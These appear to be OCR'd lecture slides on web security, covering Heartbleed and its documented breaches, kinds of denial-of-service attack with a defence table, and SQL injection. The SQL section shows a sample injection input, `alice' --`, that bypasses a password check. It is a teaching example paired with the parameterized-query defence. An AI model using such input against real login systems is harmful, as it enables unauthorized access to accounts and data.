


- Heartbeat request is of the form: `Type || payload-length || payload`
- The problem was that OpenSSL trusted the length supplied by the sender without checking that the message actually contained that many bytes.

Images generated by ChatGPT


Example: Heartbleed Bug (2014)

(How the Heartbleed Bug Works?)




Example: Heartbleed Bug (2014)

(How the Heartbleed Bug Works?)



Example: Heartbleed Bug (2014)


(How the Heartbleed Bug Works?)



Predict what will happen

Example: Heartbleed Bug (2014)

(How the Heartbleed Bug Works?)



Example: Heartbleed Bug (2014)
(Real-World Exploitations)

- Each malicious heartbeat request could leak **up to about 64 KB of memory**. An attacker could send many requests, potentially obtaining different pieces of memory each time.
- We don't really know how much data was stolen before this vulnerability was reported.
- Some documented cases:
  - **Canada Revenue Agency (CRA):** An attacker exploited Heartbleed against the Canadian tax agency and extracted the **Social Insurance Numbers (SINs) of approximately 900 taxpayers**, along with additional fragments of personal information.
  - **Community Health Systems:** An attacker reportedly exploited Heartbleed against this U.S. hospital operator and stole personal information relating to about **4.5 million patients**, including Social Security numbers and other identifying information.

Denial-of-Service Attacks

- A Denial-of-Service (DoS) attack is an attack in which an adversary attempts to make a website, server, or network service unavailable to legitimate users by overwhelming its resources or exploiting a vulnerability that disrupts its operation.
- Its primary objective is to compromise availability, one of the three fundamental goals of computer security (Confidentiality, Integrity, Availability).
- Example: Suppose shop.com is an online shopping website. Under normal conditions, the server receives 100 requests per second and can process 500 requests per second. An attacker starts sending thousands of additional requests every second. As a result:
    1. The server receives more requests than it can process.
    2. Requests accumulate in a queue, exhausting available processing or memory resources.
    3. Legitimate customers experience slow responses, timeouts, or failed connections.
    4. The website may become unavailable.

Denial-of-Service Attacks

- Unlike DoS, a Distributed Denial-of-Service (DDoS) attack originates from multiple sources. Can generate much larger volumes of traffic and is harder to block because traffic comes from many machines.
- Common types of DoS attacks
  - HTTP flooding: The attacker sends large numbers of HTTP requests, exhausting the web server's processing capacity.
  - Expensive requests: The attacker repeatedly requests an endpoint that performs costly database queries or computations. Even a modest request rate may overwhelm the server.
  - SYN flooding: The attacker exploits TCP connection establishment to exhaust resources used for pending connections.
  - Slow HTTP attacks: The attacker keeps many connections open by transmitting HTTP requests very slowly, consuming connection slots or server resources.
- An important observation is that DoS attacks do not always require enormous amounts of traffic. If processing a single request is sufficiently expensive, relatively few malicious requests may exhaust the server's resources.

Denial-of-Service Attacks
(Defenses)

Defense	Purpose
Rate limiting	Restrict the number of requests a client can make
Load balancing	Distribute requests across multiple servers
CDN / DDoS protection	Absorb and filter malicious traffic before it reaches the server
Request timeouts	Prevent slow connections from consuming resources indefinitely
Resource limits	Restrict CPU, memory, connections, and database resources per request
Traffic monitoring	Detect unusual traffic patterns and respond quickly

Database and SQL Injection Attacks

- Databases are used by web applications to store and manage information such as user accounts, passwords (typically as hashes), shopping carts, and financial records. SQL (Structured Query Language) is a language used to retrieve, modify, and delete information in relational databases.
- SQL injection is a server-side attack in which an attacker supplies malicious input that changes the meaning of an SQL query executed by a web application. This occurs when the application directly incorporates untrusted user input into SQL commands without properly separating data from executable instructions.
- Suppose a website authenticates users using the following query:

```
SELECT * FROM users
WHERE username = 'alice' AND password = '12345';
```

- If the application constructs this query by concatenating user input, an attacker might enter `alice' --` as the username. This can cause the password-checking portion of the query to be treated as a comment, potentially allowing the attacker to log in without knowing Alice's password.
- SQL injection can lead to authentication bypass, unauthorized access to sensitive information, modification or deletion of database records, and potentially complete database compromise.
- The primary defense is to use parameterized queries (prepared statements), which ensure that user input is treated as data rather than executable SQL.